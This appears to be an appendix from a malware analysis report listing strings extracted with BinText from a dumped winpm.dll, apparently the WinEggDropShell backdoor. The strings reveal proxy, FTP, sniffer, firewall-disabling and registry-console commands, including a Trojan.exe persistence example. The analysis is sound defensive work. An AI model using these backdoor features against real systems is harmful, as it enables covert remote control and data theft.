Appendix 2-G Results of the Bintext (dumped winpm.dll)

File pos	Mem pos	ID	Text
0000004D	1000004D	0	!This program cannot be run in DOS mode.
0000008A	1000008A	0	B@[LordPE]
000001F0	100001F0	0	.rsrc
00001050	10001050	0	t ;t$$t
00001083	10001083	0	SVWUj
000017C1	100017C1	0	<>*t'
0000309E	1000309E	0	\t$h5C
00003CB9	10003CB9	0	u?h/A
00003FB9	10003FB9	0	u=hs@
0000400E	1000400E	0	uDhU@
000049D5	100049D5	0	\t$h5C
00004B72	10004B72	0	j"h@?
00004B96	10004B96	0	j"h%?
00004D3A	10004D3A	0	j"hl>
00004D57	10004D57	0	j"hP>
00004DC8	10004DC8	0	j"h*>
00004E8E	10004E8E	0	j"hw=
00004EAB	10004EAB	0	j"hL=
00005959	10005959	0	u?h ;
00005AFA	10005AFA	0	<>\t h5C
0000785B	1000785B	0	~4h97
00007A76	10007A76	0	u$hU6
00007AF8	10007AF8	0	t/h76
00009417	10009417	0	t-he3
000098BC	100098BC	0	j@hY3
0000997C	1000997C	0	u#h*3
000099D7	100099D7	0	u!h*3
00009A63	10009A63	0	j@hY3
00009C00	10009C00	0	u#h*3
00009C5B	10009C5B	0	u!h*3
00009D03	10009D03	0	t h!2
0000B2E2	1000B2E2	0	t&h5C
0000BD93	1000BD93	0	t6j h
0000C3C6	1000C3C6	0	j"h}-
0000C47D	1000C47D	0	j"h0-
0000CC22	1000CC22	0	u"h=,
0000D0AC	1000D0AC	0	v(h++
0000D355	1000D355	0	t2h.*
0000D4D1	1000D4D1	0	t2hy)
0000D535	1000D535	0	t2hc)
0000D599	1000D599	0	t2h>)
0000D763	1000D763	0	t2hm(
0000D7CD	1000D7CD	0	t2h#(
0000D8A1	1000D8A1	0	t2hy'
0000D90B	1000D90B	0	t2h-'
0000D9DF	1000D9DF	0	t2ha&
0000DBF1	1000DBF1	0	t2hP$
0000DD2F	1000DD2F	0	t2h9#
0000DED7	1000DED7	0	t2h[!
0000DFAB	1000DFAB	0	t2hW
0001097F	1001097F	0	t-hP1
00010F71	10010F71	0	+j h7
00012469	10012469	0	\t$h5C
0001DB54	1001DB54	0	Wj"j"Wj"h
000202BF	100202BF	0	t-j)j(
00022660	10022660	0	u~h5<
000232B5	100232B5	0	t=hhw
00029753	10029753	0	SVWj:
0002993B	1002993B	0	SVWj:
0002DFF8	1002DFF8	0	pmsvc.exe
0003F7E8	1003F7E8	0	a5b9f1f741fc4468b3767ece2a39e0e7
0004CBB8	1004CBB8	0	pmsvcs
00051D88	10051D88	0	mzq_2001@hotmail.com
0005F03C	1005F03C	0	[Melody
0005F0EC	1005F0EC	0	CLOSED
0005F10C	1005F10C	0	LISTENING
0005F12C	1005F12C	0	SYN_SENT
0005F14C	1005F14C	0	SYN_RCVD
0005F16C	1005F16C	0	ESTABLISHED

```
0005F18C   1005F18C     0   FIN_WAIT1
0005F1AC   1005F1AC     0   FIN_WAIT2
0005F1CC   1005F1CC     0   CLOSE_WAIT
0005F1EC   1005F1EC     0   CLOSING
0005F20C   1005F20C     0   LAST_ACK
0005F22C   1005F22C     0   TIME_WAIT
0005F24C   1005F24C     0   DELETE_TCB
0005F830   1005F830     0   557'Pbkdhjb'Sh'PniB
0005F845   1005F845     0   Cuhw'Sni~'ASW'Tbuqbu
00067274   10067274     0   0123456789ABCDEF      L
000673F4   100673F4     0   Notepad.exe %1
00067403   10067403     0   Notepad.exe %1
00067412   10067412     0   Notepad.exe %1
00067421   10067421     0   PassLog.Log
0006742D   1006742D     0   PassLog.Log
00077564   10077564     0   0123456789ABCDEF
00078A0A   10078A0A     0   Fail To Get Readable Socket
00078A2C   10078A2C     0   Disconnected From Remote Host;Press Enter To Continue
00078A66   10078A66     0   Fail To Select Readable Socket
00078A8B   10078A8B     0   Fail To Create Telnet Thread
00078AAE   10078AAE     0   Connected To %s:%d
00078AC7   10078AC7     0   Fail To Set Socket To Blocking Mode
00078AF1   10078AF1     0   Fail To Connect To %s:%d
00078B10   10078B10     0   Fail To Set Socket To Non-Blocking Mode
00078B3E   10078B3E     0   Fail To Resolve The Remote Host
00078B62   10078B62     0   Port Number Out Of Bound
00078B81   10078B81     0   Invalid Port Number
00078B9B   10078B9B     0   Remote Host Is Too Long
00078BB9   10078BB9     0   Fail To Select Socket
00078BD5   10078BD5     0   Fail To Get Writeable Socket
00078BF8   10078BF8     0   Fail To Send Buffer
00078C12   10078C12     0   The File Doesn't Exist
00078C2F   10078C2F     0   Fail To Stop The HTTP Proxy
00078C51   10078C51     0   Stop The HTTP Proxy Successfully
00078C78   10078C78     0   HTTP Proxy Session #%d: The Connector IP: %s
00078CA7   10078CA7     0   View HTTP Proxy Info Complete
00078CCB   10078CCB     0   The HTTP Proxy Port: %d
00078CE4   10078CE4     0   The HTTP Proxy AllowedIP: %s
00078D07   10078D07     0   The HTTP Proxy Is Not Running
00078D2B   10078D2B     0   The HTTP Proxy Has Been Created Successfully
00078D5E   10078D5E     0   Fail To Create The HTTP Proxy Thread
00078D89   10078D89     0   Fail To Start Proxy
00078DA3   10078DA3     0   Invalid AllowedIP
00078DBB   10078DBB     0   The Proxy Port Is Out Of Bound
00078DE0   10078DE0     0   Invalid Proxy Port
00078DF7   10078DF7     0   This Proxy Only Supports GET, POST And CONNECT Requests.
00078E30   10078E30     0   CONNECT
00078E3D   10078E3D     0   HTTP/1.0 %i %i
00078E4D   10078E4D     0   %i: %s: %s
00078E59   10078E59     0   Outside Host Error Not HTTP?
00078E76   10078E76     0   PROXY
00078E7C   10078E7C     0   CONTENT-LENGTH
00078E8B   10078E8B     0   No Enough Resource
00078E9E   10078E9E     0   POST
00078EA4   10078EA4     0   Fail To Extract Resource - Malformed Request Found.
00078ED8   10078ED8     0   Fail To Resolve Hostname - Malformed Request Found.
00078F0C   10078F0C     0   This Proxy Only Supports HTTP Requests.
00078F34   10078F34     0   HTTP/1.0 200 Ok
00078F46   10078F46     0   %i: %s
00078F4E   10078F4E     0   Fail To Connect To The Outside Host.
00078F73   10078F73     0   Fail To Extract Hostname - Malformed Request Found.
00078FA9   10078FA9     0   Fail To Listen Socket
00078FC5   10078FC5     0   Fail To Bind HTTP Port
00078FE2   10078FE2     0   Fail To Re-Use Port
00078FFC   10078FFC     0   Fail To Set Socket To Linger
0007901F   1007901F     0   Fail To Create HTTP Proxy Socket
00079044   10079044     0   HTTP/1.0 %i %s
00079053   10079053     0   Content-Type: text/html
0007906B   1007906B     0   Content-Length: %i
00079082   10079082     0   <HTML><HEAD><TITLE>%i: %s</TITLE></HEAD><BODY>
000790B2   100790B2     0   <H1>%i: %s</H1>
000790C3   100790C3     0   <P>This Error Has Been Generated By Your Proxy server.</P></BODY></HTML>
0007910E   1007910E     0   HTTP/1.
00079118   10079118     0   No SubKeys Found
0007912D   1007912D     0   Check Account Clone Complete
```

```
0007914E  1007914E   0  No Clone Is Found
00079162  10079162   0  [%s]<==>[%s]
00079173  10079173   0  Fail To Get %c%s%c File Time
00079196  10079196   0  Fail to Set File Time To %c%s%c
000791BC  100791BC   0  Set %c%s%c File Time To %c%s%c Successfully
000791EE  100791EE   0  Fail To Open The File %c%s%c
00079211  10079211   0  The File %c%s%c Doesn't Exist
00079235  10079235   0  Fail To Save Sniffer NIC
00079252  10079252   0  Save Sniffer NIC Successfully
00079272  10079272   0  SnifferNIC
0007927D  1007927D   0  Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings
000792C2  100792C2   0  Fail To Save Sock Proxy Allowed IP
000792E7  100792E7   0  Save Sock Proxy Allowed IP Successfully
00079311  10079311   0  SockProxyAllowedIP
00079324  10079324   0  Fail To Save Sock Proxy Port
00079343  10079343   0  Save Sock Proxy Port Successfully
00079367  10079367   0  SockProxyPort
00079375  10079375   0  Fail To Save Sock Proxy Password
00079398  10079398   0  Save Sock Proxy Password Successfully
000793C0  100793C0   0  SockProxyPassword
000793D2  100793D2   0  Fail To Save Sock Proxy User Name
000793F6  100793F6   0  Save Sock Proxy User Name Successfully
0007941F  1007941F   0  SockProxyUserName
00079431  10079431   0  Software\Microsoft\Internet Explorer\WinEggDropShell\SockProxySettings
00079478  10079478   0  Fail To Save HTTP Proxy Allowed IP
0007949D  1007949D   0  Save HTTP Proxy Allowed IP Successfully
000794C7  100794C7   0  HTTPProxyAllowedIP
000794DA  100794DA   0  Fail To Save HTTP Proxy Port
000794F9  100794F9   0  Save HTTP Proxy Port Successfully
0007951D  1007951D   0  HTTPProxyPort
0007952B  1007952B   0  Software\Microsoft\Internet Explorer\WinEggDropShell\HTTPProxySettings
00079572  10079572   0  Fail To Open The Key
00079589  10079589   0  Fail To Delete %s
0007959D  1007959D   0  Delete %s Successfully
000795B6  100795B6   0  Fail To Save FTP AccessString
000795D6  100795D6   0  ------------------------------------------------------------
0007961A  1007961A   0  Save FTP AccessString Successfully
0007963F  1007963F   0  FTPAccessString
0007964F  1007964F   0  Fail To Save FTP AllowedIP
0007966C  1007966C   0  Save FTP AllowedIP Successfully
0007968E  1007968E   0  FTPAllowedIP
0007969B  1007969B   0  Fail To Save FTP Home Dir
000796B7  100796B7   0  Save FTP Home Dir Successfully
000796D8  100796D8   0  FTPHomeDir
000796E3  100796E3   0  Fail To Save FTP Password
000796FF  100796FF   0  Save FTP Password Successfully
00079720  10079720   0  FTPPassword
0007972C  1007972C   0  Fail To Save FTP User Name
00079749  10079749   0  Save FTP User Name Successfully
0007976B  1007976B   0  FTPUserName
00079777  10079777   0  Fail To Save FTP Bind Port
00079794  10079794   0  Save FTP Bind Port Successfully
000797B6  100797B6   0  FTPBindPort
000797C2  100797C2   0  Fail To Save FTP Control Port
000797E2  100797E2   0  Save FTP Control Port Successfully
00079809  10079809   0  ------------------------------------------------------------
0007984B  1007984B   0  FTPControlPort
0007985A  1007985A   0  Software\Microsoft\Internet Explorer\WinEggDropShell\FTPSettings
0007989D  1007989D   0  Mass Get File Complete %d Files Transfer
000798CA  100798CA   0  Searching File Complete %d Files Found
000798F5  100798F5   0  Fail To Change Directory,Leave The MassGet
00079922  10079922   0  Fail To Change To Original Dir OK. %s->%s
00079950  10079950   0  About To Download: %-48s %d Bytes
00079972  10079972   0  Found: %-48s %d Bytes
0007998A  1007998A   0  Searching %s
0007999B  1007999B   0  Fail To Get FTP Current Directory
000799C1  100799C1   0  List File Completed
000799D9  100799D9   0  Found None File Remotely
000799F4  100799F4   0  %-48s%d Bytes
00079A04  10079A04   0  <Dir>
00079A0A  10079A0A   0  %-48s%s
00079A16  10079A16   0  The Current Buffer Size: %d (K)
00079A3A  10079A3A   0  The Buffer Size Is Too Big
00079A59  10079A59   0  The Buffer Size Is Invalid
00079A78  10079A78   0  No Response Retrieved
```

```
00079A92  10079A92   0  Response From FTP Server:
00079AB3  10079AB3   0   Execute FTP Command %c%s%c Successfully
00079AE1  10079AE1   0   Fail To Execute FTP Command %c%s%c Remotely
00079B0F  10079B0F   0  The FTP Server Doesn't Support Resume
00079B37  10079B37   0  The FTP Server Supports Resume
00079B58  10079B58   0  Fail To Detect Resume
00079B72  10079B72   0  No Connected Yet
00079B85  10079B85   0  Status: %d (Bytes) Of %d (Bytes). %d%c Completed & %d(Bytes)/S
00079BCA  10079BCA   0   DownLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079C06  10079C06   0   Close FTP Session #%d
00079C20  10079C20   0   DownLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079C61  10079C61   0   Downloading File %s %d Bytes.Downloading......
00079C97  10079C97   0   Resuming File %s %d Bytes.Downloading......
00079CC8  10079CC8   0   Fail To Open The File %s For Reading
00079CF1  10079CF1   0   Fail To Open File %s For Writing
00079D16  10079D16   0   Local File Is Bigger Than Remote File
00079D40  10079D40   0   No Need To Resume The File.
00079D62  10079D62   0   Fail To Get FTP File Size Or The File %s Doesn't Exist
00079D9D  10079D9D   0   The FTP Server Doesn't Support Resume
00079DC7  10079DC7   0        Resume Download The File %s To %s ?
00079DF3  10079DF3   0   Status: %d (Bytes) Of %d (Bytes). %d%c Completed & %d(Bytes)/S
00079E36  10079E36   0   UpLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079E70  10079E70   0   Close FTP Session %d
00079E89  10079E89   0   UpLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079EC8  10079EC8   0   Fail To Write File Remotely
00079EE8  10079EE8   0   The Thread Is Forced To Exit
00079F09  10079F09   0   Fail To Open The File %s For Writing
00079F32  10079F32   0   Fail To Reset The File Pointer Remotely
00079F5C  10079F5C   0   REST %d
00079F68  10079F68   0   Uping File %s %d Bytes.Uploading......
00079F96  10079F96   0   Resuming File %s %d Bytes.Uploading......
00079FC5  10079FC5   0   Fail To Move The File Pointer Locally
00079FEF  10079FEF   0   Fail To Open File %s For Reading
0007A014  1007A014   0   Remote File Is Bigger Than Local File
0007A03E  1007A03E   0   No Need To Resume The File
0007A05D  1007A05D   0   Fail To Get The File %s Size
0007A07E  1007A07E   0        Resume Upload The File %s To %s ?
0007A0AA  1007A0AA   0   The File %s Does Not Exist
0007A0C9  1007A0C9   0   Invalid FTP Session Number
0007A0E8  1007A0E8   0   Thread Number Is Invalid
0007A105  1007A105   0   The Thread Is Not Active
0007A122  1007A122   0   Fail To Terminate The Thread
0007A143  1007A143   0   Terminate The Thread Successfully
0007A169  1007A169   0   Invalid Thread Number
0007A183  1007A183   0   Fail To Create FTP Session Thread
0007A1A7  1007A1A7   0   Thread #%d: %s->%s\%s Status:Uploading......
0007A1D6  1007A1D6   0   Thread #%d: %s->%s\%s Status:Resuming Upload......
0007A20B  1007A20B   0   Thread #%d: %s\%s->%s Status:Downloading......
0007A23C  1007A23C   0   Thread #%d: %s\%s->%s Status:Resuming Downloading......
0007A278  1007A278   0   Mass Send Complete %d Files Sent
0007A29D  1007A29D   0   About To Upload: %-48s %d Bytes
0007A2BF  1007A2BF   0   --------------------------------------------------------------------------------
0007A312  1007A312   0   Fail To Get Local Current Directory
0007A33A  1007A33A   0   No Session Is Found
0007A352  1007A352   0   No File Transfer Taking Place
0007A374  1007A374   0   Status:%d (Bytes) Of %d (Bytes). %.1f%c Completed & %d(Bytes)/S
0007A3C2  1007A3C2   0   Y@Downloading......
0007A3D8  1007A3D8   0   FTP Server #%d: %s:%d
0007A3EF  1007A3EF   0   FTP Session #%d
0007A403  1007A403   0   FTP Server #%d: %s:%d
0007A41A  1007A41A   0   FTP Session #%d (Current Session)
0007A44E  1007A44E   0   MelodyFTP>
0007A45C  1007A45C   0   Terminate FTP Session #%d
0007A47A  1007A47A   0   List Commands Completed
0007A496  1007A496   0   ViewSession                    -->View Current Session Number
0007A4E1  1007A4E1   0   ViewFTPInfo                    -->View FTP Connection Info
0007A529  1007A529   0   ViewPath                       -->View Current Path Locally
0007A572  1007A572   0   ViewBuffer                     -->View The FTP Buffer
0007A5B5  1007A5B5   0   Send FileName [NewFileName]          -->Upload A File
0007A5F2  1007A5F2   0   SetBuffer BufferSize            -->Set The Buffer Size
0007A635  1007A635   0   SetPath Path                    -->Set Current Path Locally
0007A67D  1007A67D   0   REN OldFileName NewFileName          -->Rename A File Remotely
0007A6C3  1007A6C3   0   RKDIR Directory                 -->Delelte A Diretory Remotely
0007A70E  1007A70E   0   Root                        -->Back To The FTP Root
0007A752  1007A752   0   ResetFTP                       -->Kill All The Active Threads
```

```
0007A79D  1007A79D   0  PD                                -->View The Current Path
0007A7E2  1007A7E2   0  MassDel FileName                  -->MultiDel Files
0007A820  1007A820   0  MassSend FileName                 -->MultiSend Files
0007A85F  1007A85F   0  MassGet FileName                  -->MultiGet Files
0007A89D  1007A89D   0  MKDIR Directory                   -->Create A Directory Remotely
0007A8E8  1007A8E8   0  KillThread ThreadNumber           -->Kill A FTP Thread
0007A929  1007A929   0  Get FileName  [NewFileName]       -->Download A File
0007A968  1007A968   0  FindFile FileName                 -->Find File On FTP Server
0007A9AF  1007A9AF   0  FTPCommand Commands               -->Send FTP RAW Command
0007A9F3  1007A9F3   0  Exit                              -->Exit The FTP Console
0007AA37  1007AA37   0  DelFile FileName                  -->Delete A File Locally
0007AA7C  1007AA7C   0  Del FileName                      -->Delete A File Remotely
0007AAC2  1007AAC2   0  DirFile [FileName]                -->Display Files Locally
0007AB07  1007AB07   0  Dir [FileName]                    -->Display Files Remotely
0007AB4D  1007AB4D   0  Connect IP Port UserName Password  -->Connect To The FTP
0007AB8F  1007AB8F   0  CD Directory                      -->Move To Directory Remotely
0007ABD9  1007ABD9   0  Close                             -->Close FTP Connection
0007AC1F  1007AC1F   0  CD..                              -->One Directory Up Remotely
0007AC69  1007AC69   0  No Need To Change Directory
0007AC89  1007AC89   0  Fail To Change Directory
0007ACA6  1007ACA6   0  Change Directory Succesfully
0007ACC5  1007ACC5   0  Close
0007ACCD  1007ACCD   0  Fail To Get Current Directory
0007ACEF  1007ACEF   0  Fail To Change To Previous Directory
0007AD18  1007AD18   0  Change To Previous Directory Successfully
0007AD46  1007AD46   0  You Are On Root Directory.
0007AD6C  1007AD6C   0  Usage: FindFile FileName
0007AD86  1007AD86   0  Example: FindFile Abc.exe
0007ADA2  1007ADA2   0  FindFile
0007ADAD  1007ADAD   0  Usage: KillThread ThreadNumber
0007ADCD  1007ADCD   0  Example: KillThread 1
0007ADE5  1007ADE5   0  KillThread
0007ADF2  1007ADF2   0  Usage: SetBuffer SizeOfBuffer
0007AE11  1007AE11   0  Example: SetBuffer 64
0007AE29  1007AE29   0  SetBuffer
0007AE35  1007AE35   0  Usage: FTPCommand Commands
0007AE51  1007AE51   0  Example: FTPComamnd PASV
0007AE6B  1007AE6B   0  Example: FTPComamnd Help
0007AE88  1007AE88   0  Usage: SetPath Path
0007AE9D  1007AE9D   0  Example: SetPath c:\winnt\system32
0007AEC4  1007AEC4   0  Usage: Connect IP Port UserName Password
0007AEEE  1007AEEE   0  Example: Connect 12.12.12.12 21 Test test
0007AF19  1007AF19   0  Example: Connect 12.12.12.12 21 Test NULL
0007AF47  1007AF47   0  Usage: Ren OldFileName NewFileName
0007AF6B  1007AF6B   0  Example: Ren test.exe abc.exe
0007AF91  1007AF91   0  Usage: MassDel FileName
0007AFAA  1007AFAA   0  Example: MassDel *.jpg
0007AFC3  1007AFC3   0  MassDel
0007AFCD  1007AFCD   0  Usage: Del FileName
0007AFE2  1007AFE2   0  Example: Del test.exe
0007B000  1007B000   0  Usage: MassSend FileName
0007B01A  1007B01A   0  Example: MassSend *.jpg
0007B034  1007B034   0  MassSend
0007B03F  1007B03F   0  Usage: Send FileName [NewFileName]
0007B063  1007B063   0  Example: Send test.exe abc.exe
0007B086  1007B086   0  Usage: MassGet FileName
0007B09F  1007B09F   0  Example: MassGet *.jpg
0007B0B8  1007B0B8   0  MassGet
0007B0C2  1007B0C2   0  Usage: Get FileName [NewFileName]
0007B0E5  1007B0E5   0  Example: Get test.exe abc,exe
0007B10B  1007B10B   0  Usage: RKDIR Directory
0007B123  1007B123   0  Example: RKDIR test
0007B139  1007B139   0  RKDIR
0007B141  1007B141   0  Usage: MKDIR Directory
0007B159  1007B159   0  Example: MKDIR test
0007B16F  1007B16F   0  MKDIR
0007B177  1007B177   0  Usage: CD Directory
0007B18C  1007B18C   0  Example: CD Winnt
0007B1A0  1007B1A0   0  ViewBuffer
0007B1AD  1007B1AD   0  The Current Session #%d
0007B1C7  1007B1C7   0  ViewSession
0007B1D3  1007B1D3   0  ViewFTPInfo
0007B1DF  1007B1DF   0  ViewPath
0007B1E8  1007B1E8   0  ResetFTP
0007B1F3  1007B1F3   0  Not Connect To FTP Yet
```

```
0007B20C  1007B20C   0  FTPCommand
0007B219  1007B219   0  Invalid Port
0007B22A  1007B22A   0  Port Out Of Bound
0007B240  1007B240   0  Connected To %s Already
0007B25A  1007B25A   0  Connect
0007B266  1007B266   0  Fail To Rename %s->%s Remotely
0007B28B  1007B28B   0  %s Has Been Renamed To %s Remotely
0007B2B2  1007B2B2   0  Fail To Delete File %s Remotely
0007B2D6  1007B2D6   0  Delete Remote File %s Successfully
0007B2FD  1007B2FD   0  Fail To Connect To %s:%d
0007B31A  1007B31A   0  The FTP Doesn't Support Passive Mode
0007B341  1007B341   0  FTPAddress
0007B350  1007B350   0  REST 0
0007B359  1007B359   0  Connected To %s:%d Successfully
0007B37B  1007B37B   0  MelodyFTP
0007B387  1007B387   0  All Sessions Are Used
0007B3A1  1007B3A1   0  Fail To Remove Directory %s Remotely
0007B3CA  1007B3CA   0  Remove Directory %s Successfully
0007B3EF  1007B3EF   0  Fail To Create Directory %s Remotely
0007B418  1007B418   0  Create Remote Directory %s Successfully
0007B444  1007B444   0  Fail To Set Current Directory To %s Remotely
0007B475  1007B475   0  Fail To Get Current Directory Remotely
0007B49E  1007B49E   0  NoPasive
0007B4A9  1007B4A9   0  CurrentPath: %s
0007B4BD  1007B4BD   0  Mass Delete File Complete
0007B4DD  1007B4DD   0  Found None Files Remotely
0007B4FB  1007B4FB   0  Fail To Set TTL
0007B50F  1007B50F   0  The TTL Has Been Set To %s
0007B52E  1007B52E   0  The Data Is Invalid
0007B544  1007B544   0  DefaultTTL
0007B551  1007B551   0  Fail To Query Value.
0007B56A  1007B56A   0  Fail To Open Registry
0007B584  1007B584   0  Fail To Disable TCP/IP Filter
0007B5A6  1007B5A6   0  Fail To Enable TCP/IP Filter
0007B5C7  1007B5C7   0  Disable TCP/IP Filter Successfully
0007B5EE  1007B5EE   0  Enable TCP/IP Filter Successfully
0007B612  1007B612   0  System\CurrentControlSet\Services\TCPIP\parameters
0007B647  1007B647   0  Unexpected Error
0007B65A  1007B65A   0  EnableSecurityFilters
0007B672  1007B672   0  Filter>
0007B67B  1007B67B   0  Add TCP/UDP PortList ALL/NIC         -->Add The PortList To The Filter
0007B6C7  1007B6C7   0  Set TCP/UDP PortList ALL/NIC         -->Set The PortList To The Filter
0007B711  1007B711   0  SetTTL TTLValue(>0 & <255)          -->Set The TTL Value
0007B74E  1007B74E   0  Exit                                 -->Exit The Filter Console
0007B791  1007B791   0  DisableFilter                        -->Disable The Filter Setting
0007B7D7  1007B7D7   0  EnableFilter                         -->Enable The Filter Setting
0007B81C  1007B81C   0  ListIP                               -->Display All IP Of The System
0007B864  1007B864   0  ShowALL                              -->Display ALL Filter Info
0007B8A7  1007B8A7   0  ShowUDP                              -->Display UDP Filter Info
0007B8EA  1007B8EA   0  ShowTCP                              -->Display TCP Filter Info
0007B92F  1007B92F   0  Restore                              -->Restory The TCP/IP Filter To Default
0007B981  1007B981   0  TCP/IP Filter Is Disabled;Enable TCP/IP Filter First
0007B9BC  1007B9BC   0  All Settings Will Take Effect After Reboot
0007B9EB  1007B9EB   0  NIC(%d)->%s
0007B9FB  1007B9FB   0  Invalid Digits
0007BA0E  1007BA0E   0  Invalid TTL Value
0007BA24  1007BA24   0  Usage:   SetTTL TTLValue(0~255)
0007BA45  1007BA45   0  Example: SetTTL 254
0007BA5B  1007BA5B   0  SetTTL
0007BA64  1007BA64   0  Usage:   Add TCP/UDP PortList All/NIC
0007BA8B  1007BA8B   0  Example: Add TCP 80;139;445; ALL
0007BAAD  1007BAAD   0  Example: Add TCP 80;139;445; 0
0007BACD  1007BACD   0  Example: Add UDP 13;14;15; ALL
0007BAF4  1007BAF4   0  Usage:   Set TCP/UDP PortList All/NIC
0007BB1B  1007BB1B   0  Example: Set TCP 80;139;445; ALL
0007BB3D  1007BB3D   0  Example: Set TCP 80;139;445; 0
0007BB5D  1007BB5D   0  Example: Set UDP 13;14;15; ALL
0007BB7E  1007BB7E   0  DisableFilter
0007BB8C  1007BB8C   0  EnableFilter
0007BB99  1007BB99   0  ListIP
0007BBA2  1007BBA2   0  TCP/IP Filter Is Disabled
0007BBBE  1007BBBE   0  ShowALL
0007BBC6  1007BBC6   0  ShowUDP
0007BBCE  1007BBCE   0  ShowTCP
0007BBD9  1007BBD9   0  Restore
```

```
0007BBE1  1007BBE1   0  System\CurrentControlSet\Services\TCPIP\parameters\interfaces
0007BC21  1007BC21   0  IP Address: Fail To Read IP Address
0007BC49  1007BC49   0  IP Address: Fail To Retrieve
0007BC6A  1007BC6A   0  IP Address: %s
0007BC7D  1007BC7D   0  The NIC Must Be Number
0007BC9A  1007BC9A   0  GetHostbyname() Fails
0007BCB6  1007BCB6   0  GetHostName() Fails
0007BCD0  1007BCD0   0  Unknow System
0007BCE2  1007BCE2   0  \Parameters\Tcpip
0007BCF4  1007BCF4   0  Neither NIC Nor External IP
0007BD12  1007BD12   0  IPAddress
0007BD1C  1007BD1C   0  UDPAllowedPorts
0007BD2C  1007BD2C   0  TCPAllowedPorts
0007BD3C  1007BD3C   0  DhcpIPAddress
0007BD4C  1007BD4C   0  No Value Found
0007BD61  1007BD61   0  Fail To Open Registry.Check Your Privilege First
0007BD96  1007BD96   0  Fail To Set %s With Data %c%s%c
0007BDBA  1007BDBA   0  Set %s With Data %c%s%c Successfully
0007BDE3  1007BDE3   0  Add %s With Data %c%s%c
0007BDFF  1007BDFF   0  The Port Numbers Are Invalid
0007BE22  1007BE22   0  Fail To Get The Contents
0007BE41  1007BE41   0  The Contents Is NULL
0007BE5C  1007BE5C   0  The Data Is Invalid
0007BE76  1007BE76   0  Fail To Open Registry.Check Your Privilege First
0007BEAB  1007BEAB   0  %s-->Permit Only: %s
0007BEC2  1007BEC2   0  %s-->Permit All
0007BED6  1007BED6   0  Listing Files Completed
0007BEF0  1007BEF0   0  <p><a href="http://%s/%s">%-64s</a>          %s Bytes</p>
0007BF21  1007BF21   0  <p><a href="http://%s/%s">%-64s</a>          %cDir%c</p>
0007BF53  1007BF53   0  File Not Found
0007BF66  1007BF66   0  The Root Dir %s Doesn't Exist
0007BF8A  1007BF8A   0  Kill The Thread Successfull
0007BFAC  1007BFAC   0  View HTTP Thread Info Complete
0007BFD1  1007BFD1   0  No HTTP Server Is Running
0007BFF3  1007BFF3   0  HTTP/1.0 200 OK
0007C004  1007C004   0  Server: TinyHTTPD
0007C017  1007C017   0  Date: %s %s GMT
0007C028  1007C028   0  Content-Type: %s
0007C03A  1007C03A   0  Accept-Ranges: bytes
0007C050  1007C050   0  Last-Modified: %s %s GMT
0007C06A  1007C06A   0  Content-Length: %i
0007C07E  1007C07E   0  Connection: close
0007C094  1007C094   0  HTTP/1.0 206 OK
0007C0A5  1007C0A5   0  Server: TinyHTTPD
0007C0B8  1007C0B8   0  Date: %s %s GMT
0007C0C9  1007C0C9   0  Content-Type: %s
0007C0DB  1007C0DB   0  Accept-Ranges: bytes
0007C0F1  1007C0F1   0  Last-Modified: %s %s GMT
0007C10B  1007C10B   0  Content-Length: %i
0007C11F  1007C11F   0  Connection: close
0007C135  1007C135   0  HH:mm:ss
0007C13E  1007C13E   0  ddd, dd MMM yyyy
0007C14F  1007C14F   0  application/octet-stream
0007C16D  1007C16D   0  Host:
0007C173  1007C173   0  Range:
0007C17C  1007C17C   0  Fail To Create HTTP Thread
0007C19D  1007C19D   0  HTTP Thread #%d:
0007C1AF  1007C1AF   0  RootDir: %s
0007C1BC  1007C1BC   0  Listen On Port: %d
0007C1D1  1007C1D1   0  AllowedIP: %s
0007C1E5  1007C1E5   0  Fail To Create Socket
0007C201  1007C201   0  All HTTP Threads Are Full
0007C21F  1007C21F   0  System\CurrentControlSet\Services
0007C25B  1007C25B   0  Unknown\%s>
0007C269  1007C269   0  HKCC\%s>
0007C274  1007C274   0  HKU\%s>
0007C27E  1007C27E   0  HKLM\%s>
0007C289  1007C289   0  HKCU\%s>
0007C294  1007C294   0  HKCR\%s>
0007C29D  1007C29D   0  Set Type ValueName Value              -->Add|Update A ValueName
0007C2E5  1007C2E5   0  SwitchRoot RootName                  -->Switch Root
0007C320  1007C320   0  Root                          -->Back To The Root Key
0007C364  1007C364   0  Help                          -->List All Commands
0007C3A5  1007C3A5   0  Exit                          -->Quit The Program
0007C3E5  1007C3E5   0  DelKey KeyName                      -->Delete A KeyName
```

```
0007C425   1007C425     0   DelValue ValueName                    -->Delete A ValueName
0007C467   1007C467     0   DirKey                             -->Display The Keys
0007C4A7   1007C4A7     0   DirValue                            -->Display The Value
0007C4E8   1007C4E8     0   CD KeyName                             -->Move To KeyName
0007C52B   1007C52B     0   CD..                               -->Previous KeyName
0007C56A   1007C56A     0   No Info
0007C576   1007C576     0   Fail To Delete Key %c%s%c
0007C594   1007C594     0   Delete Key %c%s%c Successfully
0007C5B7   1007C5B7     0   Fail To Delete ValueName %c%s%c
0007C5DB   1007C5DB     0   Delete ValueName %c%s%c Successfully
0007C604   1007C604     0   Fail To Set Value
0007C61A   1007C61A     0   Set Value Succesfully
0007C634   1007C634     0   The Command Is Probably Incorrrect
0007C65B   1007C65B     0   Unsupport Type
0007C66C   1007C66C     0   REG_DWORD
0007C676   1007C676     0   REG_EXPAND_SZ
0007C684   1007C684     0   REG_SZ
0007C68D   1007C68D     0   The Root %s Doesn't Exist
0007C6AB   1007C6AB     0   The Root Has Been Set To %s
0007C6CB   1007C6CB     0   Usage: SwitchRoot RootName(HKCR | HKCU | HKCM | HKU | HKCC)
0007C708   1007C708     0   Example: SwitchRoot HKLM
0007C725   1007C725     0   SwitchRoot
0007C732   1007C732     0   Usage: Set Type ValueName Value
0007C753   1007C753     0   Example: Set REG_SZ Test Trojan.exe
0007C778   1007C778     0   Example: set REG_SZ "Test Test" Trojan.exe
0007C7AD   1007C7AD     0   Usage: DelKey KeyName
0007C7C4   1007C7C4     0   Example: DelKey Explorer
0007C7E3   1007C7E3     0   Usage: DelValue ValueName
0007C7FE   1007C7FE     0   Example: DelValue Windows Explorer
0007C825   1007C825     0   DelValue
0007C830   1007C830     0   Usage: CD KeyName
0007C843   1007C843     0   Example: CD Software
0007C873   1007C873     0   DirValue
0007C87C   1007C87C     0   DirKey
